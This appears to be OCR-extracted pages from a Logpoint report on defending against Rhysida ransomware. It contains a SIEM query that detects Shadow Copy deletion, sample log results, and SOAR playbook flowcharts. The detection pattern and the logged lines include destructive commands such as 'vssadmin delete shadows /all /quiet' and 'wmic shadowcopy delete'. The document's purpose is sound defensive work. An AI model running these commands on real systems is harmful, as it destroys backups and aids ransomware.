
user	host	message
LocalSystem	SR-Lab	A service was installed in the system

Impact

Shadow Copy Deletion Using OS Utilities Detected

Ransomware groups, who often attempt to turn off system recovery options by deleting Shadow Copies, Rhysida employs this as part of their operational behavior. To effectively detect and counter this activity, we can look for the use of native OS utilities specific to deleting Shadow Copies with the below query.

```
label="Process" label="Create"
("process" IN ["*\powershell.exe", "*\wmic.exe", "*\vssadmin.exe", "*\diskshadow.exe"]
command="*shadow*" command="*delete*")
OR ("process"= "*\wbadmin.exe" command="*delete*" (command=*systemstatebackup*)
OR (command="*catalog*" command="*quiet*") )
OR ("process"="*\vssadmin.exe" command="*resize*" command="*shadowstorage*"
command IN ["*unbounded*","*MaxSize=*"])
OR (command IN ["*Get-WmiObject*", "*gwmi*", "*Get-CimInstance*", "*gcim*"]
command="*Win32_Shadowcopy*" command IN ["*.Delete()*", "*Remove-WmiObject*", "*rwmi*",
"*Remove-CimInstance*", "*rcim*"])
```



```
label="Process" label="Create" ("process" IN ["*\powershell.exe", "*\wmic.exe",
"*\vssadmin.exe", "*\diskshadow.exe"] command="*shadow*" command="*delete*") OR
("process"= "*\wbadmin.exe" command="*delete*" (command=*systemstatebackup*) OR
(command="*catalog*" command="*quiet*") ) OR ("process"="*\vssadmin.exe"
command="*resize*" command="*shadowstorage*" command IN ["*unbounded*","*MaxSize=*"])
| chart count() by user,host,parent_process,"process",command
```

user	host	parent_process	process	command	count()
Administrator	WIN-QPO1FCHOQ8L	C:\Windows\System32\cmd.exe	C:\Windows\System32\wbem\WMIC.exe	wmic shadowcopy delete all	2
Administrator	WIN-QPO1FCHOQ8L	C:\Windows\System32\cmd.exe	C:\Windows\System32\wbem\WMIC.exe	wmic shadowcopy delete	2
Administrator	WIN-JHAEA3UVGEI	C:\Windows\System32\cmd.exe	C:\Windows\System32\wbem\WMIC.exe	wmic process call create vssadmin.exe delete shadows /all /quiet	2
Administrator	WIN-QPO1FCHOQ8L	C:\Windows\System32\cmd.exe	C:\Windows\System32\vssadmin.exe	vssadmin delete shadows	1
Administrator	WIN-QPO1FCHOQ8L	C:\Windows\System32\cmd.exe	C:\Windows\System32\vssadmin.exe	vssadmin delete shadows /For=C:	1
Administrator	WIN-QPO1FCHOQ8L	C:\Windows\System32\cmd.exe	C:\Windows\System32\vssadmin.exe	vssadmin delete shadows /For=C:	1
Administrator	WIN-QPO1FCHOQ8L	C:\Windows\System32\cmd.exe	C:\Windows\System32\vssadmin.exe	vssadmin delete shadow /For=C:	1
Administrator	WIN-QPO1FCHOQ8L	C:\Windows\System32\cmd.exe	C:\Windows\System32\vssadmin.exe	vssadmin delete shadowstorage	1
Administrator	WIN-QPO1FCHOQ8L	C:\Windows\System32\cmd.exe	C:\Windows\System32\wbem\WMIC.exe	wmic shadowcopy delete	1
Administrator	tutaans-pc.tutaans.local	C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell get-wmiobject win32_shadowcopy delete	1


INVESTIGATION AND RESPONSE USING LOGPOINT CONVERGED SIEM

Logpoint Converged SIEM provides an end-to-end security operations platform incorporating SIEM, SOAR, threat intelligence, and EDR capabilities with AgentX, our native endpoint agent. It offers automated real-time threat investigation and remediation. It provides detailed visibility on existing endpoints and assists in advanced threat hunting and forensic investigations with Osquery. AgentX enables prompt identification and containment of compromised systems by continuously monitoring endpoints for indicators of compromise and malicious behavior.

Logpoint Converged SIEM already has prebuilt playbooks that cover a wide range of use cases, including threat detection and response, compliance management, log analysis, incident handling, and more. The following are some of the few that can aid in defending against ransomware, such as Rhysida.


Phishing Investigation and Response

While Rhysida sometimes relies on valid credentials for initial access, Phishing campaigns have been observed in some cases. Given the prevalence of phishing as a leading attack vector, this playbook ensures that all suspicious phishing incidents are adequately investigated and responded to, reducing response time and human error significantly.



Api
vendor: VirusTotal
product: VirusTotal API v3
action: VT-File
If... Then
rightOperand: 3
operator: >
leftOperand: $(PARAM.72...
Else
Query
query: norm_id=* file=$(fi...
dataSource: LogPoint
For Each
param: $(QUERY_RESULT...
Api
vendor: URLhaus
product: URLhaus
action: URLhaus-downloa...
Playbook
playbook: Detonate File - ...
If... Then
rightOperand: Malware
operator: =
leftOperand: $(PARAM.bc...
If... Then
rightOperand: null
operator: !==
leftOperand: $(PARAM.dd...
Playbook
playbook: Detonate URL -...
If... Then
rightOperand: 50
operator: >
leftOperand: $(PARAM.a5...
Api
vendor: APIVoid
product: APIVoid
action: apivoid-take-scree...
Trigger
type: playbookEvent
text: playbookEvent
Playbook
playbook: Check URL Rep...
If... Then
rightOperand: 1
operator: <
leftOperand: $(PARAM.ed...
Playbook
playbook: Check Domain ...
If... Then
rightOperand: Positive
operator: =
leftOperand: $(PARAM.c9...
If... Then
rightOperand: $(PARAM.4...
operator: =
leftOperand: $(PARAM.c9...
Playbook
playbook: Check IP Reput...
If... Then
rightOperand: 1
operator: <
leftOperand: $(PARAM.49...
If... Then
rightOperand: $(PARAM.4...
operator: =
leftOperand: $(PARAM.49...
Api
vendor: ipinfo
product: ipinfo v2
action: ipinfo-get-ip-info
Playbook
playbook: Check Domain ...
If... Then
rightOperand: MALICIOUS
operator: !==
leftOperand: $(PARAM.b5...
Script
Script: Python
Playbook
playbook: Isolate Endpoin...
End
Playbook
playbook: Block Email - G...
Prompt
An email is being marked as a Phishing attempt. Please...
Playbook
playbook: Search and Del...
Api
vendor: MaxMind
product: MaxMind GeoIP2
action: MaxMind-get-cou...
If... Then
rightOperand: 59830d5f-...
operator: IN
leftOperand: $(PARAM.0a...
If... Then
rightOperand: $(PARAM.4...
operator: =
leftOperand: $(PARAM.0a...
Api
vendor: Whois
product: WHOIS api
action: domainName
Api
vendor: CyCraft
product: CyberTotal
action: cybertotal-ip-whois

Osquery Investigate host

This playbook can retrieve information about a host, such as the operating system version, system uptime, currently logged-in users, startup items, firewall status, security patch information, and other details that can be used to feed different response playbooks.



Trigger
Trigger
Trigger
Script
Extract hostname from FQDN
Extract hostname from FQDN
Annotation
Annotation
Gets the OS version of the host
Playbook
Playbook Qsquery Get Host OS Version
Call playbook: Qsquery Get Host OS Version
Annotation
Annotation
Fetches the uptime of the host at the time the live que...
Playbook
Playbook
Call Playbook: Osquery Get Host Uptime
Annotation
Annotation
Fetches the the installed OS security patches on the hos...
Playbook
Playbook Osquery Get Host Security Patch Installations
Call playbook: Osquery Get Host Security Patch...
Annotation
Annotation
Fetches the startup items configured on the host at th...
Playbook
Playbook Osquery Get Host Startup Items
Call playbook: Osquery Get Host Startup Items
Annotation
Annotation
Fetches the status of the host Firewall and Antivirus at the...
Playbook
Playbook Osquery Get Host FW and AV status
Call playbook: Osquery Get Host FW and AV status
Annotation
Annotation
Fetches the logged in users on the host at the time the...
Playbook
Playbook Osquery Get Logged In Users
Call playbook: Osquery Get Logged In Users
End

This playbook can be used to identify whether or not a process is malicious by querying it in VirusTotal. It can also determine whether it establishes any network connections, which indicates a backdoor. The Osquery Investigate Process playbook can also be used to retrieve process communication information and DLL load information to determine the loading of any suspicious DLL.




Malicious File Containment

As phishing is one of the leading causes of cyberattacks, most incidents involve weaponized attachments used in conjunction with social engineering techniques to trick victims into executing them. Also, in almost every instance, additional payloads are downloaded by the attacker. This playbook addresses the investigation and containment of such malicious binaries when they are dropped on the system. It compares the hash of the dropped file to threat intelligence sources, and if they are found to be malicious, the linked processes are terminated, and the file is removed.




This playbook further searches for that hash in other endpoints to identify potentially infected machines and the exact steps that are taken if it is found. To carry out these activities, the playbook uses the functionality of the "AgentX Terminate Process" and "AgentX Remove Item" playbooks, allowing analysts to effectively terminate malicious processes and delete malicious files from infected machines.




Ransomware Investigation

Ransomware poses a critical threat to any organization, especially with the rise of ransomware groups like Rhysida, which target and impact large entities significantly. Mitigating the potential damage and containment at the earliest possible stage is crucial. This playbook will look for IoCs and use the sandbox to analyze the suspicious file. It also searches for common TTPs used by ransomware, improving the detection of ransomware before it is too late. If ransomware is detected, the playbook will send an alert message to the administrators and begin further work to isolate the host and contain the malware.




Disable Startup Service

Most malware leverages startup services to remain persistent. This playbook can be used to turn off suspicious startup services automatically.


Trigger
Trigger
Get Service Name and Host Name
If... Then
Check if Service Name is Exit or Not
Check if Service Name is Exit or Not
Else
If... Then
Check if Host Name Exist
Check If Host Name is Exist or not
Else
Api
Get Access Token
Get Token Through API Call
Api
Get Endpoint-ID from Endpoint HostName
Get Endpoint Id from the Host Name
Script
Script - Select Platform
Run disable service based on the platform.
Api
AgentX Disable Service
Disable Service Generic
Playbook
Playbook Wait Seconds
Wait
Query
Query for successful service disable
Query for successful service disable
If... Then
If...Then - Successful
Check Query Result.
Else
Case Item
Case Item Successful Disable Service
Successful Disable Service
Case Item
Case Item Successful Query Result
Successful Query Result
End
Query
Query for failure to disable service
Query for failure to disable service
If... Then
If...Then - Failure
Check query result for failure
Else
Case Item
Case Item Failure Disable Service
Failure Disable Service
Case Item
Unsuccessful Case Item Query
Unsuccessful Case Item Query
Case Item
AgentX Active Response logs not received on time
Active Response logs not received on time

